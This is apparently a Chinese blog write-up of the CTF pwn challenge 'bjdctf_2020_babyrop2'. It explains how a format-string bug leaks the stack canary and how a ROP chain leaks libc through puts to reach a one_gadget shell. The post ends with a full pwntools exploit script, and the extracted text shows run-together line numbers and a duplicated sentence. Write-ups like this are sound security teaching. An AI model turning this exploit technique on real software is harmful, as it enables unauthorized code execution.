
<https://www.cnblogs.com/bhxdn/p/12330580.html>

这道题是一道基本题，正因为它经典，所以需要重点记录一下。

　　这道题考察格式化字符串泄露canary，然后rop获得libc版本，之后拿到shell。拿到程序之后我们先检查一下保护。。。

[](https://img2018.cnblogs.com/common/1941744/202002/1941744-20200219105703913-2130959250.jpg)


　　开启了堆栈不可执行和canary保护。接下来ida看一下伪代码吧！

[](https://img2018.cnblogs.com/common/1941744/202002/1941744-20200219105900297-218852480.jpg)


　　main函数中调用了三个函数，我们一个一个点进去看看，先看一下init()。

[](https://img2018.cnblogs.com/common/1941744/202002/1941744-20200219110010132-696779207.jpg)


　　有点水文章了。。。第一和函数就是告诉我们说让门尽力泄露libc的版本。。。来，我们继续看第二个函数！

[](https://img2018.cnblogs.com/common/1941744/202002/1941744-20200219110115837-1408109641.jpg)

　　很明显有一个格式化字符串漏洞，并且format是由我们控制的，这里呢，我们先算一下这个格式化字符串的偏移吧。你看scanf那里，允许我们输入6个字节。。。那么我们就开始撞运气泄露偏移吧。。。

[](https://img2018.cnblogs.com/common/1941744/202002/1941744-20200219110537097-2018734951.jpg)

　　当我们输入泄露偏移为6处的地址时，找到6161也就是aa，那么说明格式化字符串的偏移就是6，这里我们就要泄露canary，canary是在rbp+8，那么我们只要算好偏移泄露就可以了。


[](https://img2018.cnblogs.com/common/1941744/202002/1941744-20200219113933126-853741802.jpg)

　　这里的时候我们是输入了%6p,看栈分布，说明我们只要输入p,看栈分布，说明我们只要输入p，就把canary泄露出来了。我们直接运行程序看看。

[](https://img2018.cnblogs.com/common/1941744/202002/1941744-20200219114304403-304863840.jpg)

　　输出的这个就是canary，%p就是以十六进制输出数据。

　　好，接下来我们看最后一个函数。

[](https://img2018.cnblogs.com/common/1941744/202002/1941744-20200219114643739-837575549.jpg)

　　就是简单的栈溢出，构造rop链了。

　　接下来来看看payload怎么构造。

1 payload = p64(cancry)2 payload = payload.rjust(0x20,'a')3 payload += 'bbbbbbbb'4 payload += p64(pop\_rdi)5 payload += p64(puts\_got)6 payload += p64(puts\_plt)7 payload += p64(ret\_addr)

　　把rbp+8的位置放上canary，下来就是简单泄露libc版本，调用shell了。

贴一下完整的exp：

1 from pwn import \* 2 import time 3 4 p = process('./bjdctf\_2020\_babyrop2') 5 elf = ELF('./bjdctf\_2020\_babyrop2') 6 context.log\_level = 'debug' 7 8 p.recv() 9 payload = '%7$p'10 p.sendline(payload)11 p.recvuntil('0x')12 cancry = int(p.recv(16),16)13 14 puts\_plt = 0x040061015 puts\_got = elf.got['puts']16 pop\_rdi = 0x040099317 main\_addr = elf.symbols['main']18 ret\_addr = 0x040088719 20 sleep(1)21 payload = p64(cancry)22 payload = payload.rjust(0x20,'a')23 payload += 'bbbbbbbb'24 payload += p64(pop\_rdi)25 payload += p64(puts\_got)26 payload += p64(puts\_plt)27 payload += p64(ret\_addr)28 p.recvuntil('story!\n')29 p.sendline(payload)30 puts\_addr = u64(p.recv(6).ljust(8,'\x00'))31 print hex(puts\_addr)32 33 base\_addr = puts\_addr - 0x06f69034 shell\_addr = base\_addr + 0x4521635 p.recvuntil('story!\n')36 payload = p64(cancry)37 payload = payload.rjust(0x20,'a')38 payload += 'bbbbbbbb'39 payload += p64(shell\_addr)40 p.sendline(payload)41 p.interactive()42 p.close()